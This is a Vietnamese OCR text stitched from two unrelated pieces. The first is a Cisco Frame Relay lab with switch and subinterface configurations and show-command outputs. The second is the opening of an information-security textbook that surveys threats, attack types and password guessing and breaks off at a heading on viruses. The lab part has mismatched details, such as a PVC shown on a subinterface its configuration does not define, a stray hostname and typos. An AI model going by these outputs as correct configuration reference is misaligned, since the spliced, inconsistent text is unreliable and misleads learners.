Sau khi cấu hình frame relay cho hai router, chủng ta sẽ cấu hình cho router frame switch như sau:

```
FrameSwitch(config)#frame-relay switching //cấu hìnhcho router trở thành một frame switch//
FrameSwitch(config)#interface Serial0
FrameSwitch(config-if)#encapsulation frame-relay
FrameSwitch(config-if)#frame-relay lmi-type ansi
FrameSwitch(config-if)#frame-relay intf-type dce //câu hình cổng là frame relay DCE//
FrameSwitch(config-if)#clock rate 64000 //cung cấp xung clock cho DTE//
```

```
FrameSwitch(config-if)#frame-relay route 102 interface s1 201
FrameSwitch(config-if)#no shutdown
!
FrameSwitch(config)#interface Serial1
FrameSwitch(config-if)#encapsulation frame-relay
FrameSwitch(config-if)#frame-relay lmi-type ansi
FrameSwitch(config-if)#frame-relay intf-type dce //câu hình cổng là frame relay DCE//
FrameSwitch(config-if)#clock rate 64000 //cung cấp xung clock cho DTE//
FrameSwitch(config-if)#frame-relay route 201 interface s0 102
FrameSwitch(config-if)#no shutdown
```

Câu lệnh **frame-relay route 102 interface s1 201** có ý nghĩa: bất kì một luồng dữ liệu frame relay nào có DLCI là 102 đến cổng Serial 0 của router sẽ được gởi ra cổng Serial1 có DLCI là 201.Tương tự cho lệnh câu lệnh **frame-relay route 201 interface s0 102**: bất kì một luồng dữ liệu frame relay nào có DLCI là 201 đến cổng Serial 1 của router sẽ được gởi ra cổng Serial0 có DLCI là 102. Hai câu lệnh được sử dụng để tạo ra một PVC giữa S0 và S1.

Để kiểm tra xem router Frameswitch có hoạt động như một frame switch hay chưa chúng ta sử dụng lệnh **show frame-relay pvc**.

```
FrameSwitch#sh frame-relay pvc
PVC Statistics for interface Serial0 (Frame Relay DCE)
                Active      Inactive      Deleted      Static
Local           0           0             0            0
Switched        1           0             0            0
Unused          0           0             0            0

DLCI = 102, DLCI USAGE = SWITCHED, PVC STATUS = ACTIVE, INTERFACE =
Serial0

  input pkts 3          output pkts 3          in bytes 186
  out bytes 166         dropped pkts 1         in FECN pkts 0
  in BECN pkts 0        out FECN pkts 0        out BECN pkts 0
  in DE pkts 0          out DE pkts 0
  out bcast pkts 0      out bcast bytes 0      Num Pkts Switched 3
  pvc create time 00:01:04, last time pvc status changed 00:00:40

PVC Statistics for interface Serial1 (Frame Relay DCE)

                Active      Inactive      Deleted      Static
Local           0           0             0            0
Switched        1           0             0            0
Unused          0           0             0            0

DLCI = 201, DLCI USAGE = SWITCHED, PVC STATUS = ACTIVE, INTERFACE =
Serial1

  input pkts 4          output pkts 3          in bytes 200
  out bytes 186         dropped pkts 0         in FECN pkts 0
  in BECN pkts 0        out FECN pkts 0        out BECN pkts 0
  in DE pkts 0          out DE pkts 0
  out bcast pkts 0      out bcast bytes 0      Num Pkts Switched 3
  pvc create time 00:00:45, last time pvc status changed 00:00:43
```

DLCI USAGE chỉ cho ta biết hai cổng S0, S1 hoạt động ở chế độ frame switch và đã ACTIVE. Đồng thời thông báo của câu lệnh còn cho ta biết được số gói đã được chuyển mạch qua cổng (*Num pkts Switched 3*).

Như vậy, từ kết quả trên ta được biết rằng router FrameSwitch đang hoat động như một Frame Switch.

Chúng ta sẽ kiểm tra tình trạng của LMI giữa router FrameSwitch và hai router bằng lệnh **show frame-relay lmi**.

```
LMI Statistics for interface Serial0 (Frame Relay DCE) LMI TYPE = ANSI
  Invalid Unnumbered info 0          Invalid Prot Disc 0
  Invalid dummy Call Ref 0           Invalid Msg Type 0
  Invalid Status Message 0           Invalid Lock Shift 0
  Invalid Information ID 0           Invalid Report IE Len 0
  Invalid Report Request 0           Invalid Keep IE Len 0
  Num Status Enq. Rcvd 20            Num Status msgs Sent 20
  Num Update Status Sent 0           Num St Enq. Timeouts 0
LMI Statistics for interface Serial1 (Frame Relay DCE) LMI TYPE = ANSI
  Invalid Unnumbered info 0          Invalid Prot Disc 0
  Invalid dummy Call Ref 0           Invalid Msg Type 0
  Invalid Status Message 0           Invalid Lock Shift 0
  Invalid Information ID 0           Invalid Report IE Len 0
  Invalid Report Request 0           Invalid Keep IE Len 0
  Num Status Enq. Rcvd 16            Num Status msgs Sent 16
  Num Update Status Sent 0           Num St Enq. Timeouts 0
```

Câu lệnh cho ta biết được thông tin của tất cả các cổng của router hoạt động ở chế độ frame-relay.

Bây giờ chúng ta sẽ kiểm tra frame relay route trên router FrameSwitch bằng câu lệnh **show frame-relay route**.

```
FrameSwitch#sh frame-relay route
Input Intf      Input Dlci      Output Intf     Output Dlci     Status
Serial0         102             Serial1         201             active
Serial1         201             Serial0         102             active
```

Kết quả câu lệnh cho chúng ta biết rằng luồng dữ liệu đến cổng Serial0 với DLCI 102 sẽ được chuyển mạch qua Serial1 với DLCI 201, ngược lại, luồng dữ liệu đến Serial1 với DLCI 201 sẽ được chuyển mạch qua Serial0 với DLCI 102. Đồng thời câu lệnh cũng chỉ ra là cả hai DLCI đang hoạt động.

Chuyển sang Router1, chúng ta sẽ kiểm tra xem DLCI 102 trên cổng Serial0 có hoạt động chưa bằng cách:

Router1#show frame-relay pvc

PVC Statistics for interface Serial0 (***Frame Relay DTE***)

	Active	Inactive	Deleted	Static
Local	1	0	0	0
Switched	0	0	0	0
Unused	0	0	0	0

DLCI = 102, DLCI USAGE – LOCAL, PVC STATUS – ***ACTIVE***, INTERFACE – Serial0

input pkts 8 output pkts 7 in bytes 646
out bytes 570 dropped pkts 0 in FECN pkts 0
in BECN pkts 0 out FECN pkts 0 out BECN pkts 0
in DE pkts 0 out DE pkts 0
out bcast pkts 7 out bcast bytes 570
pvc create time 00:02:58, last time pvc status changed 00:02:38

Nhận xét: Cổng Serial0 của Router1 hoạt động như một frame relay DTE và DLCI đã hoạt động.

Mặc định cisco sử dụng Inverse ARP để map địa chỉ IP đầu xa của PVC với DLCI của cổng đầu gần. Do đó chúng ta không cần thực hiện thêm bước này. Để kiểm tra việc này chúng ta sử dụng lệnh **show frame-relay map**.

Router1#show frame-relay map

Serial0 (up): ip 192.168.1.2 dlci 102(0xC9,0x3090), ***dynamic***,
broadcast, status defined, ***active***

Kết quả câu lệnh cho ta biết, DLCI 102 hoạt động trên cổng Serial0 và được map với địa chỉ IP 192.168.1.2 của cổng Serial0 Router2, và việc map này là tự động.

Lặp lại các bước tương tự với Router2.

Router2#**show frame-relay pvc**

PVC Statistics for interface Serial0 (***Frame Relay DTE***)

	Active	Inactive	Deleted	Static
Local	1	0	0	0
Switched	0	0	0	0
Unused	0	0	0	0

DLCI = 201, DLCI USAGE = ***LOCAL***, PVC STATUS = ***ACTIVE***, INTERFACE = Serial0

input pkts 10 output pkts 11 in bytes 858
out bytes 934 dropped pkts 0 in FECN pkts 0
in BECN pkts 0 out FECN pkts 0 out BECN pkts 0
in DE pkts 0 out DE pkts 0
out bcast pkts 11 out bcast bytes 934
pvc create time 00:01:05, last time pvc status changed 00:01:05

Router2#**show frame-relay map**

Serial0 (up): ip 192.168.1.1 dlci 201(0xC9,0x3090), ***dynamic***,
broadcast,, status defined, ***active***

Nhận xét: DLCI 201 hoạt động trên cổng Serial0 của Router2 và được map với địa chỉ IP 192.168.1.1

Bây giờ chúng ta sẽ kiểm tra các mạng có thể liên lạc được với nhau chưa bằng cách lần lượt đứng ở hai router và **ping** đến các cổng loopback của router đầu xa.

Router1#ping 11.1.0.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 11.1.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 60/60/60 ms


Router2#ping 10.1.0.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.1.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 60/60/64 ms

Như vậy các mạng đã có thể liên lạc được với nhau. Và FrameSwitch đã thực hiện tốt chức năng frame relay switch.

VII. CẤU HÌNH FRAME RELAY SUBINTERFACE

1. Mô hình bài lab:



2. Cấu hình thiết bị:

FrameSwitch:

```
Frame-relay switching
Interface Serial0
    No ip address
    Encapsulation frame-relay
    Clock rate 64000
    Frame-relay lmi-type ansi
    Frame-relay intf-type dce
    Frame-relay route 52 interface Serial1 51
    Frame-relay route 53 interface Serial2 51
```

```
!
Interface Serial1
    No ip address
    Encapsulation frame-relay
    Clock rate 64000
    Frame-relay lmi-type ansi
    Frame-relay intf-type dce
    Frame-relay route 51 interface Serial0 52
!
Interface Serial2
    No ip address
    Encapsulation frame-relay
    Clock rate 64000
    Frame-relay lmi-type ansi
    Frame-relay intf-type dce
    Frame-relay route 51 interface Serial0 53
```

Router3:

```
Hostname Router3
Interface loopback0
    Ip address 192.168.3.1 255.255.255.0
Interface Serial0
    No ip address
    Encapsulation frame-relay
```

```
    Frame-relay lmi-type ansi
!
Interface Serial0.301 point-to-point
    Ip address 192.168.5.2 255.255.255.0
    Frame-relay interface-dlci 51
!
Router igrp 100
    Network 192.168.3.0
    Network 192.168.5.0
```

Router2:

```
Hostname Router2
Interface loopback0
    Ip address 192.168.2.1 255.255.255.0
Interface Serial0
    No ip address
    Encapsulation frame-relay
    Frame-relay lmi-type ansi
!
Interface Serial0.201 point-to-point
    Ip address 192.168.4.2 255.255.255.0
    Frame-relay interface-dlci 51
!
Router igrp 100
```

```
    Network 192.168.2.0
    Network 192.168.4.0
```

Router1:

```
Hostname Router1
Interface loopback0
    Ip address 192.168.1.1 255.255.255.0
Interface Serial0
    No ip address
    Encapsulation frame-relay
    Frame-relay lmi-type ansi
!
Interface Serial0.102 point-to-point
    Ip address 192.168.4.1 255.255.255.0
    Frame-relay interface-dlci 52
!
Interface Serial0.103 point-to-point
    Ip address 192.168.5.1 255.255.255.0
    Frame-relay interface-dlci 53
!
```

Chúng ta kiểm tra map của các router bằng lệnh:

Router1#show frame-relay map

```
Serial0.103 (up): point-to-point dlci, dlci 53(0x35,0xC50), broadcast
        status defined, active
Serial0.102 (up): point-to-point dlci, dlci 52(0x34,0xC40), broadcast
        status defined, active
```

Sử dụng lệnh **show frame-relay pvc** để kiểm tra các đường PVC

Router2#show frame-relay pvc

```
PVC Statistics for interface Serial0 (Frame Relay DTE)
DLCI = 51, DLCI USAGE = LOCAL, PVC STATUS = ACTIVE, INTERFACE =
Serial0.52

  input pkts 8          output pkts 14         in bytes 1448
  out bytes 2572         dropped pkts 0         in FECN pkts 0
  in BECN pkts 0         out FECN pkts 0        out BECN pkts 0
  in DE pkts 0          out DE pkts 0
  out bcast pkts 14      out bcast bytes 2572
  pvc create time 00:17:21, last time pvc status changed 00:04:16
```

Chúng ta sử dụng câu lệnh sau để xem thông tin về LMI

```
Vsic1#sh frame-relay lmi
LMI Statistics for interface Serial0 (Frame Relay DTE) LMI TYPE = ANSI
  Invalid Unnumbered info 0          Invalid Prot Disc 0
  Invalid dummy Call Ref 0           Invalid Msg Type 0
  Invalid Status Message 0           Invalid Lock Shift 0
  Invalid Information ID 0           Invalid Report IE Len 0
  Invalid Report Request 0           Invalid Keep IE Len 0
  Num Status Enq. Sent 74            Num Status msgs Rcvd 37
  Num Update Status Rcvd 0           Num Status Timeouts 37
```

Sử dụng lệnh sau để kiểm tra thông tin lmi.

Router1#hsow frame-relay lmi

```
LMI Statistics for interface Serial0 (Frame Relay DTE) LMI TYPE = ANSI
  Invalid Unnumbered info 0          Invalid Prot Disc 0
  Invalid dummy Call Ref 0           Invalid Msg Type 0
  Invalid Status Message 0           Invalid Lock Shift 0
  Invalid Information ID 0           Invalid Report IE Len 0
  Invalid Report Request 0           Invalid Keep IE Len 0
  Num Status Enq. Sent 74            Num Status msgs Rcvd 37
  Num Update Status Rcvd 0           Num Status Timeouts 37
```

FrameSwitch#show frame-relay pvc

```
PVC Statistics for interface Serial0 (Frame Relay DCE)
DLCI = 52, DLCI USAGE = SWITCHED, PVC STATUS = ACTIVE, INTERFACE
= Serial0
 input pkts 16          output pkts 17          in bytes 1590
 out bytes 1621         dropped pkts 0          in FECN pkts 0
 in BECN pkts 0         out FECN pkts 0         out BECN pkts 0
 in DE pkts 0           out DE pkts 0
 out bcast pkts 0       out bcast bytes 0       Num Pkts Switched 16

  pvc create time 00:06:22, last time pvc status changed 00:07:02

DLCI = 53, DLCI USAGE = SWITCHED, PVC STATUS = ACTIVE, INTERFACE
= Serial0
 input pkts17           output pkts 16          in bytes 1620
 out bytes 1590         dropped pkts 0          in FECN pkts 0
 in BECN pkts 0         out FECN pkts 0         out BECN pkts 0
 in DE pkts 0           out DE pkts 0
 out bcast pkts 0       out bcast bytes 0       Num Pkts Switched 17
 pvc create time 00:06:13, last time pvc status changed 00:09:19
PVC Statistics for interface Serial1 (Frame Relay DCE)

 DLCI = 51, DLCI USAGE = SWITCHED, PVC STATUS = ACTIVE, INTERFACE
= Serial1
```

Bây giờ chúng ta sẽ kiểm tra trạng thái của các cổng.

Router2#show ip interface brief

```
Interface              IP-Address      OK? Method Status                Prot
ocol
Loopback0              192.168.2.1     YES manual up                    up

Serial0                unassigned      YES unset  up                    up

Serial0.201            192.168.4.2     YES manual up                    up

Serial1                unassigned      YES unset  administratively down down

TokenRing0             unassigned      YES unset  administratively down down
```

Router2#show frame-relay map

```
Serial0.201 (up): point-to-point dlci, dlci 51(0x33,0xC30), broadcast
        status defined, active
```

Router2#show ip route

```
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route
Gateway of last resort is not set

C    192.168.4.0/24 is directly connected, Serial0.201
I    192.168.5.0/24 [100/10476] via 192.168.4.1, 00:00:25, Serial0.201
I    192.168.1.0/24 [100/8976] via 192.168.4.1, 00:00:25, Serial0.201
C    192.168.2.0/24 is directly connected, Loopback0

I    192.168.3.0/24 [100/10976] via 192.168.4.1, 00:00:25, Serial0.201
```

Router2#ping 192.168.4.2

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.4.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 116/118/128 ms
```

Router2#ping 192.168.4.1

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.4.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 60/64/80 ms
```

Router3#ping 192.168.5.1

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.5.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 60/60/60 ms
```

Router2#ping 192.168.3.1

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.3.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 116/116/120 ms
```

GIÁO TRÌNH AN TOÀN THÔNG TIN

Người soạn: ThS Nguyễn Công Nhật

MỤC LỤC

DANH MỤC CÁC HÌNH VẼ

DANH MỤC CÁC BẢNG

MỞ ĐẦU

Giáo trình an toàn thông tin được xây dựng nhằm cung cấp cho người đọc những kiến thức cơ bản về an toàn thông tin, khai thác sử dụng các dịch vụ an toàn trong hệ thống thông tin, sử dụng các ứng dụng cài đặt trên các hệ điều hành nhằm đảm bảo tính an toàn của hệ thống.

Nội dung của giáo trình bao gồm:

Chương 1: Khái niệm về an toàn hệ điều hành

Chương này sẽ trình bày các vấn đề: Hệ điều hành và an toàn hệ điều hành, tính cần thiết của an toàn hệ điều hành, các tấn công đối với hệ điều hành, chi phí để thiết lập an toàn cho các hệ điều hành và các mức của an toàn hệ điều hành.

Chương 2: Các phần mềm phá hoại

Nội dung của chương này bao gồm: Phân loại các phần mềm phá hoại, các kiểu tấn công của các phần mềm phá hoại và phương pháp bảo vệ hệ điều hành khỏi các tấn công của các phần mềm phá hoại.

Chương 3: An toàn bằng cách dùng mật mã

Chương này trình bày các vấn đề: các phương pháp mã hoá, các phương pháp xác thực.

Chương 4: An toàn IP và web

Chương này chúng ta sẽ xét đến cơ chế an toàn IPSec và một số giao thức bảo mật lớp vận chuyển ứng dụng trên Web.

Chương 5: An toàn mạng không dây

Chương này trình bày các vấn đề tổng quan về an toàn mạng không dây, các công nghệ sóng radio, mạng sóng bluetooth, chuẩn IEEE 802.11 cũng như việc phân tích các tấn công đối với mạng không dây. Một số biện pháp an toàn mạng không dây và cách thức cấu hình an toàn kết nối không dây trên các hệ điều hành .

Giáo trình được biên tập lần đầu và dựa trên các tài liệu tham khảo đã chỉ ra cũng như một số nguồn tài liệu khác, chắc chắn còn rất nhiều khiếm khuyết về nội dung cũng như phương pháp thể hiện, tôi rất mong nhận được những ý kiến đóng góp của các đồng nghiệp và các bạn đọc để có thể hoàn chỉnh tiếp trong quá trình thực hiện.

Vinh, 09/2008

Tác giả.

CHƯƠNG I. TỔNG QUAN VỀ AN TOÀN THÔNG TIN

1.1. Mở đầu về an toàn thông tin

Ngày nay với sự phát triển bùng nổ của công nghệ thông tin, hầu hết các thông tin của doanh nghiệp như chiến lược kinh doanh, các thông tin về khách hàng, nhà cung cấp, tài chính, mức lương nhân viên,…đều được lưu trữ trên hệ thống máy tính. Cùng với sự phát triển của doanh nghiệp là những đòi hỏi ngày càng cao của môi trường kinh doanh yêu cầu doanh nghiệp cần phải chia sẻ thông tin của mình cho nhiều đối tượng khác nhau qua Internet hay Intranet. Việc mất mát, rò rỉ thông tin có thể ảnh hưởng nghiêm trọng đến tài chính, danh tiếng của công ty và quan hệ với khách hàng.

Các phương thức tấn công thông qua mạng ngày càng tinh vi, phức tạp có thể dẫn đến mất mát thông tin, thậm chí có thể làm sụp đổ hoàn toàn hệ thống thông tin của doanh nghiệp. Vì vậy an toàn thông tin là nhiệm vụ rất nặng nề và khó đoán trước được, nhưng tựu trung lại gồm ba hướng chính sau:

- Bảo đảm an toàn thông tin tại máy chủ
- Bảo đảm an toàn cho phía máy trạm
- An toàn thông tin trên đường truyền

Đứng trước yêu cầu an toàn thông tin, ngoài việc xây dựng các phương thức an toàn thông tin thì người ta đã đưa ra các nguyên tắc về bảo vệ dữ liệu như sau:

- Nguyên tắc hợp pháp trong lúc thu thập và xử lý dữ liệu.
- Nguyên tắc đúng đắn.
- Nguyên tắc phù hợp với mục đích.

- Nguyên tắc cân xứng.
- Nguyên tắc minh bạch.
- Nguyên tắc được cùng quyết định cho từng cá nhân và bảo đảm quyền truy cập

cho người có liên quan.

- Nguyên tắc không phân biệt đối xử.
- Nguyên tắc an toàn.
- Nguyên tắc có trách niệm trước pháp luật.
- Nguyên tắc giám sát độc lập và hình phạt theo pháp luật.
- Nguyên tắc mức bảo vệ tương ứng trong vận chuyển dữ liệu xuyên biên giới.

Ở đây chúng ta sẽ tập trung xem xét các nhu cầu an ninh và đề ra các biện pháp an toàn cũng như vận hành các cơ chế để đạt được các mục tiêu đó.

Nhu cầu an toàn thông tin:

 An toàn thông tin đã thay đổi rất nhiều trong thời gian gần đây. Trước kia hầu như chỉ có nhu cầu an toàn thông tin, nay đòi hỏi thêm nhiều yêu cầu mới như an ninh máy chủ và trên mạng.

 Các phương pháp truyền thống được cung cấp bởi các cơ chế hành chính và phương tiện vật lý như nơi lưu trữ bảo vệ các tài liệu quan trọng và cung cấp giấy phép được quyền sử dụng các tài liệu mật đó.

 Máy tính đòi hỏi các phương pháp tự động để bảo vệ các tệp và các thông tin lưu trữ. Nhu cầu an toàn rất lớn và rất đa dạng, có mặt khắp mọi nơi, mọi lúc. Do đó không thể không đề ra các qui trình tự động hỗ trợ bảo đảm an toàn thông tin.

 Việc sử dụng mạng và truyền thông đòi hỏi phải có các phương tiện bảo vệ dữ liệu khi truyền. Trong đó có cả các phương tiện phần mềm và

phần cứng, đòi hỏi có những nghiên cứu mới đáp ứng các bài toán thực tiễn đặt ra.


Các khái niệm:

- An toàn thông tin: Bảo mật + toàn vẹn + khả dụng + chứng thực
- An toàn máy tính: tập hợp các công cụ được thiết kế để bảo vệ dữ liệu và chống hacker.
- An toàn mạng: các phương tiện bảo vệ dữ liệu khi truyền chúng.
- An toàn Internet: các phương tiện bảo vệ dữ liệu khi truyền chúng trên tập các mạng liên kết với nhau.Mục đích của môn học là tập trung vào an toàn Internet gồm các phương tiện để bảo vệ, chống, phát hiện, và hiệu chỉnh các phá hoại an toàn khi truyền và lưu trữ thông tin.

1.2. Nguy cơ và hiểm họa đối với hệ thống thông tin

Các hiểm họa đối với hệ thống có thể được phân loại thành hiểm họa vô tình hay cố ý, chủ động hay thụ động.

- Hiểm họa vô tình: khi người dùng khởi động lại hệ thống ở chế độ đặc quyền, họ có thể tùy ý chỉnh sửa hệ thống. Nhưng sau khi hoàn thành công việc họ không chuyển hệ thống sang chế độ thông thường, vô tình để kẻ xấu lợi dụng.



- Hiểm họa cố ý: như cố tình truy nhập hệ thống trái phép.

- Hiểm họa thụ động: là hiểm họa nhưng chưa hoặc không tác động trực tiếp lên hệ thống, như nghe trộm các gói tin trên đường truyền.

- Hiểm họa chủ động: là việc sửa đổi thông tin, thay đổi tình trạng hoặc hoạt động

của hệ thống.

Đối với mỗi hệ thống thông tin mối đe dọa và hậu quả tiềm ẩn là rất lớn, nó có thể xuất phát từ những nguyên nhân như sau:

- Từ phía người sử dụng: xâm nhập bất hợp pháp, ăn cắp tài sản có giá trị

- Trong kiến trúc hệ thống thông tin: tổ chức hệ thống kỹ thuật không có cấu trúc hoặc không đủ mạnh để bảo vệ thông tin.

- Ngay trong chính sách an toàn an toàn thông tin: không chấp hành các chuẩn an toàn, không xác định rõ các quyền trong vận hành hệ thống.

- Thông tin trong hệ thống máy tính cũng sẽ dễ bị xâm nhập nếu không có công cụ quản lý, kiểm tra và điều khiển hệ thống.

- Nguy cơ nằm ngay trong cấu trúc phần cứng của các thiết bị tin học và trong phần mềm hệ thống và ứng dụng do hãng sản xuất cài sẵn các loại 'rệp' điện tử theo ý đồ định trước, gọi là 'bom điện tử'.

- Nguy hiểm nhất đối với mạng máy tính mở là tin tặc, từ phía bọn tội phạm.

1.3. Phân loại tấn công phá hoại an toàn thông tin

Các hệ thống trên mạng có thể là đối tượng của nhiều kiểu tấn công. Có rất nhiều kiểu tấn công vào các máy tính, một số kiểu tấn công nhằm vào các hệ điều hành, một số lại nhằm vào các mạng máy tính, còn một số lại nhằm vào cả hai. Dưới đây là một số kiểu tấn công điển hình:

- Tấn công vào máy chủ hoặc máy trạm độc lập (Standalone workstation or server).

- Tấn công bằng cách phá mật khẩu.

- Virus, sâu mạng và trojan horse.

- Tấn công bộ đệm (buffer attack).

- Tấn công từ chối dịch vụ.

- Tấn công định tuyến nguồn (source routing attack).

- Tấn công giả mạo.

- Tấn công sử dụng e-mail.

- Quét cổng.

- Tấn công không dây.

1.3.1. Tấn công vào máy chủ hoặc máy trạm độc lập

Cách đơn giản nhất để tấn công một hệ điều hành là lợi dụng một máy tính đang ở trạng thái đăng nhập (logged-on) của một người nào đó khi người đó bỏ ra ngoài hoặc bận làm việc khác. Rất nhiều người dùng không tắt máy hoặc đăng xuất (log off) khi đi ra ngoài hoặc không cài đặt

mật khẩu màn hình chờ (screen saver). Rất nhiều hệ điều hành cho phép người dùng cấu hình một màn hình chờ xuất hiện sau một khoảng thời tĩnh nào đó (khoảng thời gian người dùng không thao tác với máy). Màn hình chờ này có thể được cài đặt để yêu cầu người dùng nhập mật khẩu trước khi thao tác lại với máy.

Máy trạm hoặc máy chủ không được bảo vệ theo cách này là mục tiêu dễ nhất để tấn công khi không có người xung quanh. Ví dụ, trong một số cơ quan, các nhân viên có thể cùng nhau đi uống cà phê trong giờ giải lao mà không chú ý đến văn phòng của mình. Trong tình huống này, một máy tính ở trạng thái đăng nhập sẽ là một lời mời hấp dẫn cho một kẻ tấn công. Đôi khi các máy chủ cũng là các mục tiêu tấn công, vì quản trị viên hoặc người điều hành máy chủ cũng có thể đi ra ngoài bỏ lại máy chủ trong trạng thái đăng nhập với một khoản mục có đặc quyền của quản trị viên mà bất cứ ai cũng có thể sử dụng. Thậm chí cả những máy chủ đặt trong các phòng máy được khoá cẩn thận, thì máy chủ này cũng trở thành một mục tiêu tấn công cho bất cứ ai vào được phòng đó, những người này có thể là những lập trình viên, những nhà quản lý, thợ điện, nhân viên bảo trì, …

1.3.2. Tấn công bằng cách phá mật khẩu.

Quá trình truy trập vào một hệ điều hành có thể được bảo vệ bằng một khoản mục người dùng và một mật khẩu. Đôi khi người dùng khoản mục lại làm mất đi mục đích bảo vệ của nó bằng cách chia sẻ mật khẩu với những người khác, ghi mật khẩu ra và để nó công khai hoặc để ở một nơi nào đó cho dễ tìm trong khu vực làm việc của mình.

Những kẻ tấn công có rất nhiều cách khác phức tạp hơn để tìm mật khẩu truy nhập. Những kẻ tấn công có trình độ đều biết rằng luôn có những khoản mục người dùng quản trị chính, ví dụ như khoản mục Administrator trong các hệ điều hành Windows, khoản mục root trong các hệ điều hành Unix và Linux, khoản mục Admin trong NetWare và các

khoản mục đặc quyền Admin trong hiều hành Mac OS X. Những kẻ tấn công sẽ cố gắng đăng nhập bằng các khoản mục này một cách cục bộ hoặc từ trên mạng, bằng chương trình Telnet chẳng hạn. Telnet là một giao thức trong tầng ứng dụng của mô hình TCP/IP cho phép truy nhập và cấu hình từ xa từ trên mạng hoặc trên Internet.

Nếu một kẻ tấn công tìm kiếm một khoản mục để truy nhập, thì kẻ đó phải sử dụng hệ thống tên miền DNS trong một mạng kết nối với Internet để tìm những ra được những tên khoản mục có thể. Hệ thống tên miền (DNS) là một dịch vụ TCP/IP thực hiện chuyển đổi tên máy hoặc tên miền sang địa chỉ IP và ngược lại bằng một tiến trình được gọi là phân giải tên miền. Sau khi tìm ra được tên khoản mục người dùng, kẻ tấn công này sẽ sử dụng một phần mềm liên tục thử các mật khẩu khác nhau có thể. Phần mềm này sẽ tạo ra các mật khẩu bằng cách kết hợp các tên, các từ trong từ điển và các số. Ta có thể dễ dàng tìm kiếm một số ví dụ về các chương trình đoán mật khẩu trên mạng Internet như: Xavior, Authforce và Hypnopaedia. Các chương trình dạng này làm việc tương đối nhanh và luôn có trong tay những kẻ tấn công.

1.3.3. Virus, sâu mạng và trojan horse.

